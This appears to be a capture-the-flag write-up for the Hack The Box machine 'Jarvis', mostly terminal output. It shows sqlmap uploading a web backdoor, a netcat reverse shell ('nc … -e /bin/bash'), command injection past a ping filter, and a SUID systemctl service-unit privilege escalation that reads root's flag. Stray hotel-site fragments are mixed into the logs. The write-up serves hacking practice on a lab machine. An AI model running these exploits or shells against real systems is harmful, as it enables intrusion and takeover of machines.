

```
root@kali:~/Masaüstü# nmap -sC -sV -p- -T4 10.10.10.143
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-28 09:19 +03
Nmap scan report for jarvis.htb (10.10.10.143)
Host is up (0.065s latency).
Not shown: 65531 closed ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open      http      Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
5355/tcp  filtered llmnr
64999/tcp open      http      Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




Suite

\$ 149 / per night

- ✓ Only 10 rooms are available
- ✓ Breakfast included
- ✓ Price does not include VAT & services fee

Book now!



Superior Family Room

\$270 / per night

Superior room, perfect for luxury families. Big room with a lot of extras

which web application language does the web server support?

- [1] ASP
- [2] ASPX
- [3] JSP
- [4] PHP (default)

> 4

[09:20:46] [WARNING] unable to automatically retrieve the web server document root

what do you want to use for writable directory?

- [1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www') (default)
- [2] custom location(s)
- [3] custom directory list file
- [4] brute force search

> 1

[09:20:48] [INFO] retrieved web server absolute paths: '/images/'

[09:20:48] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method

[09:20:48] [WARNING] unable to upload the file stager on '/var/www/'

[09:20:48] [INFO] trying to upload the file stager on '/var/www/' via UNION method

[09:20:48] [WARNING] expect junk characters inside the file as a leftover from UNION query

[09:20:48] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)


[09:20:49] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method

[09:20:49] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - <http://10.10.10.143:80/tmpuidjm.php>

[09:20:50] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - <http://10.10.10.143:80/tmpocmjc.php>

[09:20:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

os-shell>



1 Superior Family Room 270 Superior room, perfect for luxury families. Big room with a lot of extras \\\\\\\\\\\ room-6.jpg \

- \\\ Perfect for traveling couples\
- \
- \\\ Breakfast included\
- \
- \\\ Price does not include VAT & services fee\

sqlmap file uploader

No file selected.

to directory:



1 Superior Family Room 270 Superior room, perfect for luxury families. Big room with a lot of extras \\\\\\\\\\\ room-6.jpg \

- \ Perfect for traveling couples\

- \ Breakfast included\

- \ Price does not include VAT & services fee\

File uploaded

```
root@kali:~/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.13.57] from (UNKNOWN) [10.10.10.143] 45784
Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
 02:21:28 up 29 min,  0 users,  load average: 0.16, 0.51, 0.42
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```



```
www-data@jarvis:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/$
```



```
print(i.split('.')[0] + '.' + i.split('.')[1] + '.' + i.split('.')[2] + '.' + i.split('.')[3] + ' - Attack Level : ' + level)
f.close()
```

```
def date_to_num(lines):
    dat = datetime(1,1,1)
    ip = ''
    req=''
    for i in lines:
        if 'Level' in i:
            fecha=(i.split(' ')[6] + ' ' + i.split(' ')[7]).split('\n')[0]
            regex = '(\d+)-(.*)-(\d+)(.*)'
            logEx=re.match(regex, fecha).groups()
            mes = to_dict(logEx[1])
            fecha = logEx[0] + '-' + mes + '-' + logEx[2] + ' ' + logEx[3]
            fecha = datetime.strptime(fecha, '%Y-%m-%d %H:%M:%S')
            if fecha > dat:
                dat = fecha
            req = i.split(' ')[8] + ' ' + i.split(' ')[9] + ' ' + i.split(' ')[10]
    return dat, req
```

```
def to_dict(name):
    month_dict = {'Jan':'01', 'Feb':'02', 'Mar':'03', 'Apr':'04', 'May':'05',
'Jun':'06', 'Jul':'07', 'Aug':'08', 'Sep':'09', 'Oct':'10', 'Nov':'11', 'Dec':'12'}
    return month_dict[name]
```


```
def get_max_level(lines):
    level=0
    for j in lines:
        if 'Level' in j:
            if int(j.split(' ')[4]) > int(level):
                level = j.split(' ')[4]
            req=j.split(' ')[8] + ' ' + j.split(' ')[9] + ' ' + j.split(' ')[10]
    return level, req
```

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '|||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

```
if __name__ == '__main__':
```



```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
ls: cannot open directory '/root/': Permission denied
cat: /root/root.txt: Permission denied
```



()
IRONHACKERS
@ironhackers.es

```
Enter an IP: $(chmod 777 /tmp/.ghrt/rev.sh)
```

```
$(chmod 777 /tmp/.ghrt/rev.sh)
```

```
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
          [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
          [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
          [-w deadline] [-W timeout] [hop1 ...] destination
```

```
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
        [-l preload] [-m mark] [-M pmtudisc_option]
        [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
        [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
        [-W timeout] destination
```

```
www-data@jarvis:/$
```

```
www-data@jarvis:/tmp/.ghrt$ ls -la
ls -la
total 8
drwxrwxrwx 2 www-data www-data 4096 Jun 28 02:23 .
drwxrwxrwt 4 root      root    4096 Jun 28 02:24 ..
-rwxrwxrwx 1 pepper    pepper   0 Jun 28 02:23 rev.sh
www-data@jarvis:/tmp/.ghrt$ echo "nc 10.10.13.57 1234 -e /bin/bash" > rev.sh
echo "nc 10.10.13.57 1234 -e /bin/basn" > rev.sn
www-data@jarvis:/tmp/.ghrt$ cat rev.sh
cat rev.sh
nc 10.10.13.57 1234 -e /bin/bash
www-data@jarvis:/tmp/.ghrt$
```

```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
ls: cannot open directory '/root/': Permission denied
cat: /root/root.txt: Permission denied
```



Simple

@ironhackers.es

```
Enter an IP: $(/tmp/.ghrt/rev.sh)
```

```
$(/tmp/.ghrt/rev.sh)
```

1001


```
root@kali:~/Masaüstü# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.13.57] from (UNKNOWN) [10.10.10.143] 32982
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
python3 -c "import pty;pty.spawn('/bin/bash');"
pepper@jarvis:/$ id
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
pepper@jarvis:/$ pwd
pwd
/
pepper@jarvis:/$ cd /home/pepper
cd /home/pepper
pepper@jarvis:~$ ls
ls
Web backoff user.txt xx
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
pepper@jarvis:~$
```

```
pepper@jarvis:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
pepper@jarvis:/$
```

.. / systemctl

★ Star 1,284

SUID Sudo

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian that allow the default `sh` shell to run with SUID privileges.

```
sudo sh -c 'cp $(which systemctl) .; chmod +s ./systemctl'
```

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```



```
pepper@jarvis:/tmp/.ghrt$ touch ghroot.txt
touch ghroot.txt
pepper@jarvis:/tmp/.ghrt$ chmod 777 ghroot.txt
chmod 777 ghroot.txt
pepper@jarvis:/tmp/.ghrt$ TA=$(mktemp).service
TA=$(mktemp).service
pepper@jarvis:/tmp/.ghrt$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/.ghrt/ghroot.txt"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/.ghrt/ghroot.txt"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TA
WantedBy=multi-user.target' > $TA
pepper@jarvis:/tmp/.ghrt$ echo $TA
echo $TA
/tmp/tmp.8M3XMCL010.service
```

```
pepper@jarvis:/tmp/.ghroot$ /bin/systemctl link $TA
```

```
pepper@jarvis:/tmp/.ghroot$ /bin/systemctl enable --now $TA
```

```
pepper@jarvis:/tmp/.ghroot$ cat ghroot.txt  
d41d8cd98f00b204e9800998ecf84271|
```